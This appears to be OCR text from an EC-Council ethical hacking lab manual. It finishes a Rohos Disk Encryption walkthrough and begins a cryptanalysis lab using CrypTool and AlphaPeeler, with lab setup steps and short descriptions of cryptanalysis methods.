


Figure 4.3.12: Click Disconnect to dismount

18. A notification appears stating **Primary Rohos disk is not connected** at the top of the **Rohos Disk Encryption** window. To mount the disk again, click the **Connect disk** option.




Figure 4.3.13: Click Connect to mount the disk

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Access Files in the Encrypted Disk

19. The **Rohos** pop-up appears; type the password you provided in **Step#9** into the **Enter password to access Rohos disk** field and click **OK**.

Note: Here, the password is **test@123**.




Figure 4.3.14: Rohos pop-up

20. The **Disk is connected** notification appears in the **Rohos Disk Encryption** window. Click **Browse** to explore the disk content.




Figure 4.3.15: Disk is connected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Encrypted Disk (R:)** window appears; you can see the **Test.txt** file that was pasted onto the disk earlier, as shown in the screenshot.




Figure 4.3.16: Encrypted disk (R:) content

22. You can access the disk content and further add, delete, and modify the files. After making the intended changes, click **Disconnect** again in the **Rohos Disk Encryption** window to dismount the disk.

You can also use other disk encryption tools such as **FinalCrypt** (http://www.finalcrypt.org), **Seqrite Encryption Manager** (https://www.seqrite.com), **FileVault** (https://support.apple.com), and **Gillsoft Full Disk Encryption** (http://www.gilisoft.com) to perform disk encryption.




Figure 4.3.17: Disconnect to dismount

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can also use the Encrypt USB drive option to share sensible information with someone via USB. You can use this application to store the files in an encrypted disk and share the password with that person. The person with whom you want to share the files can access them only after entering the correct password. This way, you can protect the files from being viewed by a third person and thereby safeguard them.

23. This concludes the demonstration of performing disk encryption using Rohos Disk Encryption.
24. Close all open windows and document all the acquired information
25. Turn off **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Cryptanalysis using Various Cryptanalysis Tools

Cryptanalysis is the study of ciphers, cipher text, or cryptosystems with the ability to identify vulnerabilities that allows extraction of plaintext from the ciphertext, even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

Attackers tend to focus on easy to compromise targets. Therefore, in order to attain maximum network security, strong encryption is needed for all the traffic placed onto the transmission media, no matter the type and location: if an attacker wishes to break into an encrypted network, he/she faces decrypting a whole slew of encrypted packets, which is a difficult task. Therefore, the attacker is likely to try and find another target that is easy to compromise or will simply abort the attempt. Using the latest encryption algorithms provides a strong layer of security to an organization.

As a professional ethical hacker or pen tester, you should possess the required knowledge to investigate the security of cryptographic systems. In order to confirm the security of the cryptographic systems, you must implement various cryptography attacks to evade the system's security by exploiting vulnerabilities in codes, ciphers, cryptographic protocols, or key management schemes.

In this lab, you will learn how to compromise cryptographic systems using various cryptanalysis techniques and tools that help in breaching cryptographic security.

Lab Objectives

- Perform cryptanalysis using CrypTool
- Perform cryptanalysis using AlphaPeeler

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection
- CrypTool located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**
- AlphaPeeler located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler**
- You can also download the latest version of the above-mentioned tools from their official website. If you decide to download the latest versions, the screenshots shown in the lab might differ.

Lab Duration

Time: 25 Minutes

Overview of Cryptanalysis

Cryptanalysis can be performed using various methods, including the following:

- **Linear Cryptanalysis:** A known plaintext attack that uses a linear approximation to describe the behavior of the block cipher
- **Differential Cryptanalysis:** The examination of differences in an input and how this affects the resultant difference in the output
- **Integral Cryptanalysis:** This attack is useful against block ciphers based on substitution-permutation networks and is an extension of differential cryptanalysis

Lab Tasks

TASK 1 — Perform Cryptanalysis using CrypTool

Here, we will use the CrypTool tool to perform cryptanalysis.

TASK 1.1 — Install and Launch CrypTool

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool** and double-click **SetupCrypTool_1_4_41_en.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CrypTool is a freeware program that enables you to apply and analyze cryptographic mechanisms, and has the typical look and feel of a modern Windows application. CrypTool includes a multitude of state-of-the-art cryptographic functions and allows you to both learn and use cryptography within the same environment. CrypTool is a free, open-source e-learning application used in the implementation and analysis of cryptographic algorithms.

4. The **CrypTool Setup** window appears; then, click **Next**.

